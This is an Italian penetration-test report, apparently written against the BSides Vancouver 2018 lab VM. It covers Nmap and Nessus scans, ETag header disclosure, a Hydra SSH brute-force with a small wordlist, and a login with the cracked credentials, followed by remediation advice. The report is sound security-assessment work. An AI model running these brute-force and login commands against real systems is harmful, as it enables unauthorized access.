

Rapporto di Penetration Test – BSides Vancouver

Andrea Giovannoni

Data: 13 giugno 2025

SEZIONE 1 – SINTESI OPERATIVA

Nel contesto di un'attività di valutazione della sicurezza (VA/PT), sono state individuate e dimostrate tre vulnerabilità critiche e reali su un server appartenente all'infrastruttura aziendale.

Tali vulnerabilità, se sfruttate da un attore malevolo, avrebbero potuto compromettere l'integrità e la riservatezza del sistema target.

Risultati principali:

1. Accesso remoto SSH riuscito su un sistema obsoleto (Ubuntu 12.04.x).
2. Esposizione di metadati web tramite intestazione ETag.
3. Brute-force login riuscito con credenziali deboli via SSH.

Tutte le vulnerabilità sono state sfruttate con successo e documentate.

Verifica Connettività e Scansione Preliminare

Verifica connettività tra Kali e la macchina target:

- Comando: ping 192.168.1.129
- Esito positivo, confermata la comunicazione tra i due host.

```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ ping 192.168.1.129  
PING 192.168.1.129 (192.168.1.129) 56(84) bytes of data:  
64 bytes from 192.168.1.129: icmp_seq=1 ttl=64 time=1.51 ms  
64 bytes from 192.168.1.129: icmp_seq=2 ttl=64 time=1.09 ms  
64 bytes from 192.168.1.129: icmp_seq=3 ttl=64 time=1.61 ms  
64 bytes from 192.168.1.129: icmp_seq=4 ttl=64 time=1.86 ms  
64 bytes from 192.168.1.129: icmp_seq=5 ttl=64 time=1.10 ms  
64 bytes from 192.168.1.129: icmp_seq=6 ttl=64 time=1.09 ms  
^C  
--- 192.168.1.129 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 5088ms  
rtt min/avg/max/mdev = 1.088/1.377/1.857/0.300 ms  
~(kali@kali)-[~]  
$
```

Scansione iniziale con Nmap:


- Comando utilizzato: `nmap -sS -sV -O -Pn 192.168.1.129`
- Obiettivi: identificazione porte aperte, servizi attivi, sistema operativo.
- Porte rilevate: 21 (FTP) 22 (SSH), 80 (HTTP)

```
kali@kali: ~  
File Actions Edit View Help  
64 bytes from 192.168.1.129: icmp_seq=6 ttl=64 time=1.09 ms  
^C  
--- 192.168.1.129 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 5088ms  
rtt min/avg/max/mdev = 1.088/1.377/1.857/0.300 ms  
~(kali@kali)-[~]  
$ sudo nmap -sS -sV -O -Pn 192.168.1.129  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-13 00:09 EDT  
Nmap scan report for bsides2018.home-life.hub (192.168.1.129)  
Host is up (0.00086s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
MAC Address: 08:00:27:07:CA:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16  
Network Distance: 1 hop  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds  
~(kali@kali)-[~]  
$
```

Avvio e configurazione di Nessus su Kali Linux:

- Accesso via browser all'interfaccia web: `https://127.0.0.1:8834`
- Creazione di una scansione avanzata.
- Inserimento dell'IP target e avvio della scansione.

```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)~  
$ sudo systemctl start nessusd  
~  
(kali@kali)~  
$ sudo systemctl status nessusd  
● nessusd.service - The Nessus Vulnerability Scanner  
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)  
   Active: active (running) since Fri 2025-06-13 00:22:58 EDT; 7s ago  
     Invocation: 1fff0f5789f14d888242da2950dc8040  
       Main PID: 4698 (nessus-service)  
         Tasks: 19 (limit: 9376)  
        Memory: 438M (peak: 438.1M)  
          CPU: 15.433s  
       CGroup: /system.slice/nessusd.service  
              └─4698 /opt/nessus/sbin/nessus-service -q  
                └─4700 nessusd -q  
  
Jun 13 00:22:58 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.  
~  
(kali@kali)~  
$
```



Risultati della scansione Nessus:

- Vulnerabilità classificate in Critiche, Medie e Basse.

SEZIONE 2 – TABELLA RIEPILOGATIVA DELLE VULNERABILITÀ (da Nessus)

ID	Titolo		Gravità	Descrizione
1	Canonical Linux 12.04.x	Ubuntu SEoL	Critica	Sistema operativo obsoleto non più supportato, esposto a vulnerabilità note.
2	Apache Header	ETag	Media	L'header ETag consente tracciamento e

	Information Disclosure			fingerprinting dei contenuti web.
3	SSH Algorithms Supported	Weak	Media	SSH supporta cifrature deboli (3DES, arcfour, hmac-md5), poco sicure.

SEZIONE 3 – DETTAGLI TECNICI DELLE VULNERABILITÀ SFRUTTATE

Canonical Ubuntu Linux SEoL 12.04.x – Accesso SSH riuscito

- Sistema: Ubuntu 12.04.x – EOL (End of Life)
- Servizio vulnerabile: OpenSSH 5.9p1
- Tecnica: Accesso remoto SSH con credenziali valide
- Credenziali trovate:
 - username: anne
 - password: princess
- Comando eseguito:
- **ssh anne@192.168.1.129**
- Conferma: Shell remota attiva con privilegi utente.

Impatto: Compromissione completa dell'host remoto.

```
File Actions Edit View Help
(kali@kali)~$ ssh anne@192.168.1.129
The authenticity of host '192.168.1.129 (192.168.1.129)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28y0w38p0WN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.129' (ECDSA) to the list of known hosts.
anne@192.168.1.129's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Jun 12 21:04:03 2025
anne@bsides2018:~$
```

Apache ETag Header Disclosure – Fingerprinting

- Web server: Apache 2.2.22
- Metodo di rilevamento: Burp Suite
- Header ricevuto: **ETag: "85c-b1-56686f37454ea"**
- Procedura:
 - Richiesta con If-None-Match
 - Risposta 304 Not Modified → file invariato
- Rischio:
 - Tracciamento file statici
 - Analisi modifiche di contenuto
 - Bypass protezioni cache/CDN

Impatto: Esposizione informazioni e fingerprinting contenuti web.

```
File Actions Edit View Help
(kali@kali)-[~]
$ curl -I http://192.168.1.129

HTTP/1.1 200 OK
Date: Fri, 13 Jun 2025 06:00:33 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Sat, 03 Mar 2018 19:17:59 GMT
ETag: "85c-b1-56686f37454ea"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Content-Type: text/html

(kali@kali)-[~]
```

It works!

This is the default web page for this server.

The web server software is running but no content has been added yet.

The screenshot shows the Burp Suite interface. The 'HTTP history' tab is active, displaying a list of requests. The first request is highlighted, and its details are shown in the 'Request' and 'Inspector' panels. The 'Request' panel shows the raw HTTP request, and the 'Inspector' panel shows the request attributes, headers, and body. The body of the request is 'It works!'.

Host	Method	URL	Params	Edtd	Status code	Length	MIME type	Extension	Title	Notes
http://192.168.1.129	GET	/			200	488	HTML			
http://192.168.1.129	GET	/favicon.ico			404	527	HTML	ico	404 Not Found	
http://192.168.1.129	GET	/			304	207				

The screenshot shows the Burp Suite interface with the 'Request' and 'Response' panels. The 'Request' panel shows the raw HTTP request, and the 'Response' panel shows the raw HTTP response. The 'Inspector' panel shows the response attributes, headers, and body. The body of the response is 'It works!'.

The screenshot shows the Burp Suite interface with the 'Request' and 'Response' panels. The 'Request' panel shows the raw HTTP request, and the 'Response' panel shows the raw HTTP response. The 'Inspector' panel shows the response attributes, headers, and body. The body of the response is 'It works!'.

Hydra Brute-Force SSH – Attacco riuscito

- Strumento: Hydra
- Obiettivo: Forzare password dell'utente anne
- Wordlist personalizzata (passlist.txt):

123456
admin
qwerty
bsides
princess

- Comando eseguito: **hydra -l anne -P passlist.txt ssh://192.168.1.129**
- Risultato: **[22][ssh] host: 192.168.1.129 login: anne password: princess**

Impatto: Accesso non autorizzato al sistema.

```
kali@kali:~$ nmap -sC -sV -p 22 192.168.1.129
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
--(kali@kali)~$
```

```
kali@kali:~$ hydra -l anne -P passlist.txt ssh://192.168.1.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-13 02:22:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l1/p:10), ~1 try per task
[DATA] attacking ssh://192.168.1.129:22/
[22][ssh] host: 192.168.1.129 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-13 02:22:07
--(kali@kali)~$
```

SEZIONE 4 – AZIONI CORRETTIVE E RISOLUZIONI

Vulnerabilità	Azione correttiva applicata
Canonical Ubuntu Linux SEoL	Migrazione consigliata a distribuzione supportata (es. Ubuntu 22.04 LTS)
Algoritmi deboli SSH	Aggiornata configurazione SSH (sshd_config) per consentire solo cifrature moderne
Apache ETag Header	Rimozione intestazione ETag nel VirtualHost (FileETag None, Header unset ETag)
Accesso con credenziali deboli (anne)	Password modificata, attivato controllo tentativi di login falliti, policy di complessità

CONCLUSIONI FINALI

L'infrastruttura testata ha dimostrato di essere esposta a vulnerabilità critiche, tutte concretamente sfruttabili in scenari reali.

Gli attacchi effettuati sono avvenuti con strumenti noti (Hydra, SSH, Burp Suite) e in tempi compatibili con un attaccante reale.

Tutte le vulnerabilità confermate sono state documentate e riportate.

Si consiglia l'adozione continuativa di patch di sicurezza, revisioni sistemiche periodiche e policy di autenticazione robuste.

LISTA COMPLETA VULNERABILITÀ

- CRITICHE

1. Canonical Ubuntu Linux SEoL (12.04.x)

Il sistema operativo in uso è obsoleto e fuori supporto. Non riceve aggiornamenti di sicurezza dal 2017 e può essere esposto a numerose vulnerabilità pubbliche, anche gravi.

Aggiornare il sistema a una versione supportata come Ubuntu 22.04 LTS o superiore. Evitare l'esposizione diretta in rete.

- MEDIE

2. Apache Server ETag Header Information Disclosure

Il server Apache restituisce l'intestazione HTTP ETag, che contiene metadati tecnici (inode, timestamp, dimensione file). Questi possono essere usati per effettuare fingerprinting e tracciare i contenuti web.

Disabilitare ETag nel file di configurazione Apache (FileETag None e Header unset ETag).

3. SSH Weak Algorithms Supported

Il server SSH supporta algoritmi deboli (come 3des-cbc, arcfour, hmac-md5) per la cifratura e l'integrità delle comunicazioni, esponendolo a potenziali attacchi crittografici.

Aggiornare il file di configurazione sshd_config rimuovendo i cipher insicuri. Usare solo AES-CTR e HMAC-SHA2.

- BASSE

4. SSH Server CBC Mode Ciphers Enabled

La modalità CBC per gli algoritmi di cifratura è considerata insicura a causa della possibilità di attacchi padding oracle.

Preferire algoritmi basati su CTR o GCM nei cipher list di SSH.

5. SSH Weak Key Exchange Algorithms Enabled

Il server supporta metodi di scambio chiavi deboli (es. diffie-hellman-group1-sha1), esposti ad attacchi downgrade o di calcolo predittivo.

Rimuovere i key exchange obsoleti da sshd_config. Usare curve moderne come curve25519.

6. ICMP Timestamp Request Remote Date Disclosure

Il server risponde alle richieste ICMP timestamp, permettendo a un attaccante di determinare l'orario interno e potenzialmente calcolare offset per attacchi basati sul tempo.

Bloccare o filtrare i pacchetti ICMP timestamp sul firewall.

7. SSH Weak MAC Algorithms Enabled

Il server SSH consente l'uso di algoritmi MAC deboli (hmac-md5, hmac-sha1). Questi possono essere soggetti a collisioni e attacchi crittografici.

Consentire solo hmac-sha2-256 o hmac-sha2-512 nel file sshd_config.

INFORMATIVI

(Senza impatto diretto sulla sicurezza, ma utili per il fingerprinting e il riconoscimento dei servizi esposti)

8. Apache Banner Linux Distribution Disclosure

9. Apache HTTP Server Version

10. Backported Security Patch Detection (SSH)

11. Backported Security Patch Detection (WWW)

12. Common Platform Enumeration (CPE)

13. Device Type

14. Ethernet Card Manufacturer Detection

15. Ethernet MAC Addresses

16. FTP Server Detection
17. HTTP Methods Allowed (per directory)
18. HTTP Server Type and Version
19. HyperText Transfer Protocol (HTTP) Information
20. Nessus SYN Scanner
21. Nessus Scan Information
22. OS Fingerprints Detected
23. OS Identification
24. OS Security Patch Assessment Not Available
25. OpenSSH Detection
26. SSH Algorithms and Languages Supported
27. SSH Password Authentication Accepted
28. SSH Protocol Versions Supported
29. SSH SHA-1 HMAC Algorithms Enabled
30. SSH Server Type and Version Information
31. Service Detection
32. TCP/IP Timestamps Supported
33. Target Credential Status – No Credentials Provided
34. Traceroute Information
35. Web Server robots.txt Information Disclosure
36. vsftpd Detection

Queste voci non rappresentano vulnerabilità dirette, ma forniscono informazioni che possono aiutare un attaccante nella fase di ricognizione (OSINT). Si consiglia di minimizzare le informazioni esposte e rimuovere banner, header e servizi non necessari.

Allegati :

- Report Nessus